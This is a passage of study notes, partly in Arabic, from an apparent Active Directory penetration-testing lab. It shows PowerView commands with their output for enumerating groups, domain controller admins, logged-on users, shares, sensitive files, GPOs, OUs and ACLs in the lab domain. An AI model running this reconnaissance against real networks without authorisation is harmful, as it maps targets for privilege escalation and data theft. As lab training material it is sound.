 mcorp\Group Policy Creator Owners
 mcorp\Domain Users
 mcorp\Domain Admins

 # هنا حددت الدومين فورست وعطاني معلومات زيادة ومنها الانتربرايس ادمن قروب
 # رقمه 519
```

عشان اعرف انا في اي قروب :

```
PS C:\AD\Tools> whoami
 dcorp\student181
 PS C:\AD\Tools> Get-NetGroup -UserName "student182"
 dcorp\RDPUsers
 dcorp\Domain Users
 PS C:\AD\Tools> Get-NetGroup -UserName "student182" -FullData


 grouptype             : -2147483646
 displayname           : RDP Users
 samaccounttype        : 268435456
 samaccountname        : RDPUsers
 whenchanged           : 10/7/2021 12:53:14 PM
 objectsid             : S-1-5-21-1874506631-3219952063-538504511-1116 -> not built in group
 objectclass           : {top, group}
 cn                    : RDP Users
 usnchanged            : 2769985
 dscorepropagationdata : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:0
 name                  : RDP Users
 adspath               : LDAP://dcorp-dc.dollarcorp.moneycorp.local/CN=RDP Users,CN
 description           : RDP Users Group
 distinguishedname     : CN=RDP Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
 member                : {CN=student190,CN=Users,DC=dollarcorp,DC=moneycorp,DC=loca
                         CN=student188,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
 usncreated            : 14632
 whencreated           : 2/17/2019 1:27:15 PM
 instancetype          : 4
 objectguid            : 46ead3d4-f93c-4c0f-8f43-81c5e802e0a4
 objectcategory        : CN=Group,CN=Schema,CN=Configuration,DC=moneycorp,DC=local

 usncreated             : 12318
 grouptype              : -2147483646
 samaccounttype         : 268435456
 samaccountname         : Domain Users
 whenchanged            : 2/17/2019 7:01:46 AM
 objectsid              : S-1-5-21-1874506631-3219952063-538504511-513 -> built in group
 objectclass            : {top, group}
 cn                     : Domain Users
 usnchanged             : 12320
 dscorepropagationdata  : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:
 memberof               : CN=Users,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local
 adspath                : LDAP://dcorp-dc.dollarcorp.moneycorp.local/CN=Domain User
 iscriticalsystemobject : True
 description            : All domain users
 distinguishedname      : CN=Domain Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=lo
 name                   : Domain Users
 whencreated            : 2/17/2019 7:01:46 AM
 instancetype           : 4
```

```
objectguid             : 1d9a6145-d382-4711-92a1-35939195e601
objectcategory         : CN=Group,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
```

List All groups into a domain controller :

```
Get-NetLocalGroup -ComputerName <DC> -ListGroups
 Server                             Group                              SID          Description
 ------                             -----                              ---          -----------
 dcorp-dc.dollarcorp.moneycorp.local Server Operators                  S-1-5-32-549 Members can administer domain servers
 dcorp-dc.dollarcorp.moneycorp.local Account Operators                 S-1-5-32-548 Members can administer domain user and
 group accounts
 dcorp-dc.dollarcorp.moneycorp.local Pre-Windows 2000 Compatible Access S-1-5-32-554 A backward compatibility group which a
 llows read access on all users and groups in...
 dcorp-dc.dollarcorp.moneycorp.local Windows Authorization Access Group S-1-5-32-560 Members of this group have access to t
 he computed tokenGroupsGlobalAndUniversal at...
 dcorp-dc.dollarcorp.moneycorp.local Terminal Server License Servers    S-1-5-32-561 Members of this group can update user
  accounts in Active Directory with informatio...
 dcorp-dc.dollarcorp.moneycorp.local Administrators                    S-1-5-32-544 Administrators have complete and unres
 tricted access to the computer/domain
 dcorp-dc.dollarcorp.moneycorp.local Users                             S-1-5-32-545 Users are prevented from making accide
 ntal or intentional system-wide changes and ...
```

List Membership of Administrator Group inside DC :

```
Get-NetLocalGroup -ComputerName dcorp-dc.dollarcorp.moneycorp.local


 ComputerName : dcorp-dc.dollarcorp.moneycorp.local
 AccountName  : dollarcorp.moneycorp.local/Administrator
 IsDomain     : True
 IsGroup      : False
 SID          : S-1-5-21-1874506631-3219952063-538504511-500 -> Administrator user
 Description  :
 Disabled     :
 LastLogin    : 4/6/2022 6:27:00 AM
 PwdLastSet   :
 PwdExpired   :
 UserFlags    :

 ComputerName : dcorp-dc.dollarcorp.moneycorp.local
 AccountName  : dollarcorp.moneycorp.local/Domain Admins
 IsDomain     : True
 IsGroup      : True
 SID          : S-1-5-21-1874506631-3219952063-538504511-512
 Description  :
 Disabled     :
 LastLogin    :
 PwdLastSet   :
 PwdExpired   :
 UserFlags    :
```

List Actively Logged users on a computer → **Need local admin priv**

```
PS C:\AD\Tools> Get-NetLoggedon -ComputerName dcorp-dc.dollarcorp.moneycorp.local
PS C:\AD\Tools>
```

i’m not a local admin ☹️

List Locally logged users on a computer → **need remote registry it’s by default on server OS**

```
Get-Loggedonlocal -ComputerName <DC>
 Get-LoggedOnLocal -ComputerName dcorp-dc.dollarcorp.moneycorp.local
```


```
ComputerName                       UserDomain UserName      UserSID
------------                       ---------- --------      -------
dcorp-dc.dollarcorp.moneycorp.local dcorp      Administrator S-1-5-21-1874506631-3219952063-538504511-500
```

List last logged user on computer (**need administrative and registry on the target**)


```
Get-LastLoggedOn -ComputerName dcorp-dc.dollarcorp.moneycorp.local
 WARNING: [!] Error opening remote registry on dcorp-dc.dollarcorp.moneycorp.local. Remote registry likely not enabled.
```

- Find shared on host in current Domain

```
Invoke-ShareFinder -Verbose -> This will Get all share Include IPC and Print etc
```




```
Invoke-ShareFinder -Verbose -ExcludeStandard -ExcludePrint -ExcludeIPC
```



```
Invoke-FileFinder -Verbose -> Find Files sensitive on computer in the Domain
```

```
Get-NetFileServer -Verbose -> Get All fileservers on Domain

 Get-NetFileServer -Verbose
 VERBOSE: Get-DomainSearcher search string: LDAP://DC=dollarcorp,DC=moneycorp,DC=local
```

▼ Group Policy (GPO)

Group Policy → **Provides the ability to manage configuration and changes easily and cetrally in AD**

Allows Configuration of :

1. **Security settings**
2. **Registrty-based policy**
3. **GPO preferences like startup/shutdown/log-on/logoff - script setting**
4. **Software installation**

```
Get-NetGPO -> Get GPO

usncreated               : 8016
systemflags              : -1946157056
displayname              : Default Domain Policy -> Name OF GPO
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4
EA-00C04F79F83A}{803E14A0-
                           B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB9
4F17}]
whenchanged              : 2/17/2019 7:14:30 AM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 13009
dscorepropagationdata    : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9} -> ObjectID
adspath                  : LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=
local
flags                    : 0
cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject   : True
gpcfilesyspath           : \\dollarcorp.moneycorp.local\sysvol\dollarcorp.moneycorp.local\Policies\{31B2F340-016D-11D2-945F-00C0
4FB984F9}
distinguishedname        : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
whencreated              : 2/17/2019 7:00:13 AM
versionnumber            : 3
instancetype             : 4
objectguid               : cd0c7024-e03a-4369-958b-9c93fbd25649
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
```

```
Get-NetGPO | select displayname -> Get Just a names of GPO

displayname
-----------
Default Domain Policy # This by default GPO
Default Domain Controllers Policy # This by default GPO
Applocker # This Custom GPO
Servers   # This Custom GPO
Students  # This Custom GPO
```

```
# hostname
-> dcorp-std181

# Get-NetGPO -ComputerName dcorp-std181.dollarcorp.moneycorp.local
```

```
usncreated              : 65831
displayname             : Students -> GPO
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4
EA-00C04F79F83A}{803E14A0
                           B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged             : 4/20/2019 6:22:16 AM
objectclass             : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged              : 123144
dscorepropagationdata    : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
name                    : {3E04167E-C2B6-4A9A-8FB7-C811158DC97C}
adspath                 : LDAP://CN={3E04167E-C2B6-4A9A-8FB7-C811158DC97C},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=
local
flags                   : 0
cn                      : {3E04167E-C2B6-4A9A-8FB7-C811158DC97C}
gpcfilesyspath          : \\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{3E04167E-C2B6-4A9A-8FB7-C811
158DC97C}
distinguishedname       : CN={3E04167E-C2B6-4A9A-8FB7-C811158DC97C},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
whencreated             : 2/19/2019 7:04:25 AM
versionnumber           : 8
instancetype            : 4
objectguid              : 8ecdfe44-b617-4b9e-a9f9-4d548e5dc7b1
objectcategory          : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
ComputerName            : dcorp-std181.dollarcorp.moneycorp.local
```

```
Get-NetGPOGroup -> For Restricted Group in domian .
```

Get users which are in local group of a machine using GPO

```
Find-GPOComputerAdmin -ComputerName <ComputerName> -> This Could be usefull in RealWorld
```

Get Machines where the given user in member of a specific group

```
Find-GPOLocation -UserName <userName> -Verbose
```

▼ Organization Units (OUs)

`Everything in AD is an Object.`

`OUs ⇒ Container for these object.`

is **a container within a Microsoft Active Directory domain which can hold users, groups and computers.**

It is the smallest unit to which an administrator can assign Group Policy settings or account permissions.

An organizational unit can have multiple OUs within it, but all attributes within the containing OU must be unique.

Active Directory organizational

units **cannot contain objects from other domains.**


```
Get-NetOU -FullData -> Get All informations of OUs in a Domain

Get-NetOu -FullData

usncreated            : 8147
```

```
systemflags            : -1946157056
iscriticalsystemobject : True
gplink                 : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=loca
whenchanged            : 2/17/2019 7:00:13 AM
objectclass            : {top, organizationalUnit}
showinadvancedviewonly : False
usnchanged             : 8147
dscorepropagationdata  : {7/2/2021 1:08:59 PM, 5/3/2020 9:04:05 AM, 5/3/2020 9:04:05 AM, 5/3/2020 9:04:05 AM...}
name                   : Domain Controllers
adspath                : LDAP://OU=Domain Controllers,DC=dollarcorp,DC=moneycorp,DC=local
description            : Default container for domain controllers
distinguishedname      : OU=Domain Controllers,DC=dollarcorp,DC=moneycorp,DC=local
ou                     : Domain Controllers
whencreated            : 2/17/2019 7:00:13 AM
instancetype           : 4
objectguid             : 051cb518-0bf2-47e4-a3a4-ec36edf5e662
objectcategory         : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=moneycorp,DC=local


Get-NetOU
LDAP://OU=Domain Controllers,DC=dollarcorp,DC=moneycorp,DC=local
LDAP://OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
LDAP://OU=Servers,DC=dollarcorp,DC=moneycorp,DC=local
LDAP://OU=StudentMachines,DC=dollarcorp,DC=moneycorp,DC=local

This are all OUs On Domain -> moneycorp.local
```


```
Get-NETGPO -GPOname "{gplink}" -> This get applied on an OU,

Get-NetGPO -GPOname "{3E04167E-C2B6-4A9A-8FB7-C811158DC97C}" -> This for OU=StudentMachines


usncreated               : 65831
displayname              : Students -> GPO name
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA
                           B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged              : 4/20/2019 6:22:16 AM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 123144
dscorepropagationdata    : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
name                     : {3E04167E-C2B6-4A9A-8FB7-C811158DC97C}
adspath                  : LDAP://CN={3E04167E-C2B6-4A9A-8FB7-C811158DC97C},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=loc
flags                    : 0
cn                       : {3E04167E-C2B6-4A9A-8FB7-C811158DC97C}
gpcfilesyspath           : \\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{3E04167E-C2B6-4A9A-8FB7-C81115
distinguishedname        : CN={3E04167E-C2B6-4A9A-8FB7-C811158DC97C},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
whencreated              : 2/19/2019 7:04:25 AM
versionnumber            : 8
instancetype             : 4
objectguid               : 8ecdfe44-b617-4b9e-a9f9-4d548e5dc7b1
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
```

▼ Access Control List Model (ACL)

1. **Access Token**
    a. **Security Context of a process**
    b. **Identitiy and privs of user**
2. **Security Descriptors**
    a. SID of the **Owner**
    b. Discretionary ACL (**DACL**) → **Defines the** `permissions` **trustees (users , groups) have on an object**



1. System ACL (**SACL**) → **Logs success and failure** `audit` **message when an object is accessed**




To better understand the model, let's take an example of a user in the Sales department who wants access to a financial share called **Budgeting 2022**.

The user would initiate a request to the **Budgeting 2022** object presenting their **Access Token** that shows their identity and privileges, **i.e., John from the Sales Department.**

Then, the targeted object — **Budgeting 2020** validates the user access token against the object list of permissions (**DACL**). If the list allows the sales department members to access the **Budgeting 2022** object, the user will grant the access, and if not, the request would get rejected, and in both cases, the granting or rejecting of the request would be logged by the **SACL**.

> **note** Every object have Security Descriptors



DACL & SACL → Have (Access Control Entries) [ACE]

ACE → individual permission or audits access. Who has a permission and what can be done on an object ?

> DACL & SACL → Very Important for attacker , DACL Look more cool and usefull , `SACL logs` any changes you made to any objects

■ DACL Structure

The access control list consists of multiple individual permissions known as **ACEs — Access Control Entries**. Each entry has a permission type *(allow or deny)*, a principal account *(who is this permission for — user, group, computer)*, what objects the principal account can access, and the access rights [*read, write, Full Control*].





Figure 2 — shows the Access Control Entries (ACE) in a DACL list

Get the ACLs associated with the specified object :


```
Get-ObjectACL -SamAccountName <userName> -ResolveGUIDS
# The GUID resolver parameter gets the group ID of the requested object.
```

```
Get-ObjectACL -SamAccountName student181 -ResolveGUIDS

InheritedObjectType   : All -> Permission
ObjectDN              : CN=student190,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType            : User-Change-Password
IdentityReference     : Everyone -> Which User has premission
IsInherited           : False
ActiveDirectoryRights : ExtendedRight -> Action  الاشياء اللي ممكن ينفذها
PropagationFlags      : None
ObjectFlags           : ObjectAceTypePresent
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Deny
ObjectSID             : S-1-5-21-1874506631-3219952063-538504511-49160



InheritedObjectType   : All
ObjectDN              : CN=student190,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType            : All
IdentityReference     : BUILTIN\Administrators
IsInherited           : True
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
```

```
AccessControlType     : Allow
ObjectSID             : S-1-5-21-1874506631-3219952063-538504511-49160
```



Each Block of information are : ACE .



`There are 4 interesting properties to check in the results:`

- **ObjectDN** (Object Distinguished Name) is the object name — **student181**
- **IdentityReference** is who has access to the object. As seen above, the built-in administrators' group has access to the **student181** object.
- **ActiveDirectoryRights** are the types of permissions given to the object. In our example, the **built-in administrators' group** has ***WriteDacl*** and ***WriteOwner*** on the **student181** object.
- **AccessControlType** is an Allow access.

